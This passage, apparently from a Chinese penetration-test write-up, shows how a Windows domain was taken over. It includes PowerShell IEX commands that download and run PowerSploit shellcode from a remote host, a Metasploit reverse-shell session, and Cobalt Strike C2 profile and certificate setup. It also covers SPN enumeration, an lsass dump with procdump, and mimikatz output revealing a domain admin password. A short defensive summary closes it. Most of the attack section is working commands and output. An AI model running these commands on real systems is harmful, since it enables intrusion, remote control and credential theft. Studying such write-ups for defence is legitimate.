PS C:\Users\Administrator> IEX(New-Object Net.WebClient).DownloadString("http://192.168.1.195:3333/PowerSploit-master/PowerSploit-master/CodeExecution/Invoke-Shellcode.ps1")
PS C:\Users\Administrator> IEX(New-Object Net.WebClient).DownloadString("http://192.168.1.195:3333/shell.ps1")
PS C:\Users\Administrator> Invoke-Shellcode -Shellcode ($buf) -Force
```

Ms f 上线：

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.195
LHOST => 192.168.1.195
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.195:4444
[*] Sending stage (180291 bytes) to 192.168.2.244
[*] Meterpreter session 3 opened (192.168.1.195:4444 -> 192.168.2.244:56561) at 2020-07-24 11:54:03 +0800

meterpreter > shel
[-] Unknown command: shel.
meterpreter >
meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation
C:\Users\Administrator\Desktop>
```

顺便说一下 cs 流量加密，本地复现成功。

首先使用kali自带的keytool工具创建证书文件，命令：

```
keytool -genkey -alias tryblog -keyalg RSA -validity 18899 -keystore tryblog.store
```

```
root@kali:~# keytool -genkey -alias tryblog -keyalg RSA -validity 18899 -keystore tryblog.store
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
输入密钥库口令:
再次输入新口令:
您的名字与姓氏是什么?
[Unknown]: demo
您的组织单位名称是什么?
[Unknown]: apt
您的组织名称是什么?
[Unknown]: apt
您所在的城市或区域名称是什么?
[Unknown]: us
您所在的省/市/自治区名称是什么?
[Unknown]: newyork
该单位的双字母国家/地区代码是什么?
[Unknown]: us
CN=demo, OU=apt, O=apt, L=us, ST=newyork, C=us是否正确?
[否]: y

root@kali:~# ls
'=' 公共 模板 视频 图片 文档 下载 音乐 桌面 SMBGhost_RCE_PoC tryblog.store
root@kali:~#
```


然后修改c2.profile配置文件。

```
#设置证书，注意以下内容得和你之前生成的证书一样
https-certificate {
    set CN "TRY";
    set O "TRY";
    set C "TRY";
    set L "TRY";
    set OU "TRY";
    set ST "TRY";
    set validity "18899";
}
#设置，修改成你的证书名称和证书密码
code-signer {
    set keystore "tryblog.store";
    set password "test@2020!";
    set alias "tryblog";
}
```

验证证书./teamsver IP 密码 ./c2.profile。

```
root@ecs-x-large-2-linux-20200304104843:~/cs3.13/cs3.13# sudo ./teamsver 10.10.10.10 1234567890 ./c2.profile
[*] Will use existing X509 certificate and keystore (for SSL)
[*] I see you're into threat replication. ./c2.profile loaded.
[*] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 74a4b497769c83846138ffc5892fc61134b667447930ac17d587916effdf11e4
```

成功上线。



接下来我借助内置工具 `setspn.exe` 快速定位当前域内所有存活的各种服务器。

命令：

```
setspn.exe -T DomainName -Q /
```

```
>setspn.exe -T DomainName -Q */*
ldap_connect
...
DC=twinkle,DC=com
ldap/WIN-UJTMRF2SFR.twinkle.com/Fc...sZones.twinkle.com
ldap/WIN-UJTMRF2SFR.twinkle.com/Do...sZones.twinkle.com
Dfser-12F9A27C-BF97-479...D31B6C.../WIN-UJTMRF2SFR.twinkle.com
DNS/WIN-UJTMRF2SFR...com
GC/WIN-UJTMRF2SFR...com/twinkle.com
RestrictedK.../WIN-UJTMRF2SFR.twinkle.com
Restrict...ost/WIN-UJTMRF2SFR
HOST/WIN-UJTMRF2SFR...LE
HOST/WIN-UJTMRF2SFR...twinkle.com/
HOST/WIN-UJTMRF2SFR...twinkle.com
HOST/WIN-UJTMRF2SFR...twinkle.com
HOST/WIN-UJTMRF2SFR...twinkle.com
E...4235-4B06-11...4-00C...f2b29982-ab99-479f-8f7e-262da73d9310
0/twinkle.com
...p/WIN-UJTMRF2SFR...twinkle.com
...p/f2b29982-ab99-479f-8f7e-262da73d9310._msd...twinkle.com
...p/WIN-UJTMRF2SFR.twinkle.com/TWINKLE
...p/WIN-UJTMRF2SFR
...p/WIN-UJTMRF2SFR.twinkle.com
...p/WIN-UJTMRF2SFR.twinkle.com
C...CN=Users...twinkle,DC=com
kadm...cha...twinkle,DC=com
C...P,CN=...DC=twinkle,DC=com
HOST...twinkle.com
HOST...twinkle.com
C...IN2003 CN=Computer...DC=com
```

接下来准备获取域用户的账号和密码（最好是域管理员），我这里采用的是lsass进程内存获取hash（当然还有很多其他的方法比如使用mimikatz、lazagne、incognito等工具或者是通过注册表获取、通过tasklist查看是否有与用户开启的进程如果有则凭证窃取等）。

首先下载procdump（下载地址：<https://technet.microsoft.com/en-us/sysinternals/dd996900>），然后执行命令（当前是管理员权限）：

```
Procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

lsass.dmp  
procdump.exe  
procdump64.exe

```
[10:34:09] Dump 1 initiated: [redacted]p\lsass.dmp  
[10:34:10] Dump 1 writing: Estimated dump file size is 34 MB.  
[10:34:11] Dump 1 complete: 34 MB written in 2.0 seconds  
[10:34:11] Dump count reached.
```

然后使用mimikatz或者hashcat进行解密。

```
mimikatz(commandline) # sekurlsa::minidump lsass.dmp  
Switch to MINIDUMP : 'lsass.dmp'  
  
mimikatz(commandline) # sekurlsa::logonPasswords full  
Opening : 'lsass.dmp' file for minidump...  
  
Authentication Id : [redacted] (00000000:00089eb0)  
Session : [redacted] from 1  
User Name : [redacted]  
Domain : [redacted]  
Logon Server : [redacted]  
Logon Time : [redacted]  
SID : [redacted]  
  
* Local : [redacted]  
* Domain : [redacted]  
* LM : [redacted]  
* NTLM : ab21a[redacted]  
* SHA1 : e985fa[redacted]  
  
* Domain : [redacted]  
* Password : test@2020!  
  
* Domain : [redacted]  
* Password : test@2020!  
  
* Domain : [redacted]  
* Password : test@2020!  
ssp :  
credman :
```

成功得到域管理员的密码并且成功登录域控。

## 五、总结

针对此次渗透过程的简单梳理：





我们在信息化建设中还需要在任何关键节点上部署流量检测审计waf，对流量做到感知，知晓，明确，跟踪等一系列全方位的把控。从防守者角度来说我们需要做到攻击者进不来，进来了找不到，找到了拿不到，拿到了带不走，带走了看不懂原则。在硬件和软件层面层层设防，最终在任何一个环节都可以形成安全闭环。





知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论